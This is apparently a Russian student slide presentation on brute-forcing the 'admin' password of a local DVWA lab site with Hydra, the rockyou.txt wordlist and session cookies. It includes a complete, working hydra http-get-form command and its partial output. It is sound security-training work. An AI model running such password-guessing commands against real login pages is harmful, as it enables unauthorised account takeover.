

# Перезентация по третьему этапу индивидуального проекта

Использование Hydra

---

Неустроева И.Н.

30 марта 2025

Российский университет дружбы народов, Москва, Россия

# Информация

---

- Неустроева Ирина Николаевна
- студентка группы НБИ 02-23
- Российский университет дружбы народов
- <https://inneustroeva.github.io/ru/>

# **Вводная часть**

---

# Актуальность

---

Hydra используется для подбора или взлома имени пользователя и пароля, Hydra может быть актуальным для специалистов по информационной безопасности в целях тестирования безопасности собственных систем и разработки мер защиты от потенциальных атак.

## Цель работы

---

Приобретение практических навыков по использованию инструмента  
Hydra взлома и подбора пароля




## Основная часть

---

# Распаковка архива со списком паролей

Чтобы взломать пароль, нужно сначала скачать большой список часто используемых паролей, его нужно найти в открытых источниках, установила стандартный список паролей “rockyou.txt” для Kali linux и распаковала скаченный файл



```
rockyou.txt

inneustroeva@inneustroeva: ~/Загрузки
Файл Действия Правка Вид Справка
$ sudo gzip -d rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory


(inneustroeva@inneustroeva)-[~]
$ sudo gzip -d rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory

(inneustroeva@inneustroeva)-[~]
$ cd Download
cd: Нет такого файла или каталога: Download

(inneustroeva@inneustroeva)-[~]
$ cd Загрузки
```

# Сайт DVWA для Cookie

Захожу на сайт DVWA, полученный в ходе 2 этапа индивидуального проекта.  
Для запроса hydra, мне понадобятся параметры Cookie с сайта



The screenshot shows a web browser window with the address bar displaying `127.0.0.1/DVWA/vulnerabilities/brute/`. The browser's bookmark bar includes links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The DVWA logo is centered at the top of the page. On the left, a sidebar menu lists various vulnerabilities, with 'Brute Force' highlighted in green. The main content area is titled 'Vulnerability: Brute Force' and contains a 'Login' form. The form has fields for 'Username' (containing 'admin') and 'Password' (masked with dots), and a 'Login' button. Below the form, a 'More Information' section lists three links to external resources.

127.0.0.1/DVWA/vulnerabilities/brute/

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA**

Home  
Instructions  
Setup / Reset DB  
**Brute Force**  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass

### Vulnerability: Brute Force

#### Login

Username:

Password:

Login

#### More Information

- [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

# Информация о параметрах Cookie

Чтобы получить информацию о параметрах Cookies я установила расширение для браузера, теперь мы можем увидеть и скопировать параметры Cookie

The screenshot displays a web browser window with the address bar showing `127.0.0.1/DVWA/vulnerabilities/brute/#`. A 'Cookie-Editor' extension is open on the left, showing a list of cookies. The 'PHPSESSID' cookie is selected, displaying its name and value: `8p5dsqa7mf0ft7hrh0quj` and `bauk7`. The main page is titled 'Vulnerability: Brute Force' and features a 'Login' form with fields for 'Username' (containing 'admin') and 'Password' (masked with dots). Below the form, it says 'Welcome to the password protected area admin' and includes a small image of a person. A 'More Information' section at the bottom provides links to external resources about brute force attacks.

**Cookie-Editor** v1.13.0

Ad Enjoying Cookie-Editor?  
Buy me a coffee!

Not interested Later

Search

PHPSESSID

Name

PHPSESSID

Value

8p5dsqa7mf0ft7hrh0quj  
bauk7

Show Advanced

security

**DVWA**

**Vulnerability: Brute Force**

Home  
Instructions  
Setup / Reset DB

**Brute Force**

Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript

**Login**

Username:  
admin

Password:  
\*\*\*\*\*

Login

Welcome to the password protected area admin

**More Information**

- [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

## Результат на запрос в Hydra

Ввожу в Hydra запрос с нужной нам информацией. Пароль подбираем для пользователя admin, используя GET-запрос с двумя параметрами Cookie: безопасность и PHPSESSID, найденными в прошлом пункте. Спустя некоторое время, появиться результат с подходящим паролем.

```
(inneustroeva@inneustroeva)-[~]
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=8p5dsqa7mf0ft7hrh0qujbauk7:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-09 15:
39:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1
/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:use
rname=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=
```

# Проверка пароля

Вводим полученные данные на сайт для проверки пароля и получаем положительный результат. Все сделано верно

## Vulnerability: Brute Force

### Login

Username:

Password:

Welcome to the password protected area **admin**



**Заключительная часть.**

---

В ходе нашей работы, приобрела практические навыки по использованию инструмента Hydra для подбора паролей



Все поставленные задачи выполнены, цели достигнуты.